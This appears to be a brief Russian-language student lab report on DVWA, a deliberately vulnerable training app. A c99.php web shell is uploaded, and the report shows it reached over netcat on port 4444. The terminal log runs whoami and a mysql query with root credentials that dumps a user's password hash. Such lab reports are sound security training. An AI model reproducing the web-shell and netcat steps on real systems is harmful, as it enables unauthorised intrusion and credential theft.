


Получили следующее:





Связь с netcat с помощью c99.php:



Отчет о проделанной работе:

```
root@root: ~
File Edit View Terminal Help
root@root:~# nc 192.168.1.38 4444

whoami
apache

pwd
/var/www/html/dvwa/hackable/uploads

echo "select * from dvwa.users where user = 'student';" | mysql -uroot -pdvwaPAS
SWORD
user_id first_name last_name user password avatar
6 Your Name student *9C6C35530EE4427B07D2FA4F9E119C3 NA

date
Sat Feb 17 00:38:55 MSK 2024

echo "senokosovvv"
senokosovvv
```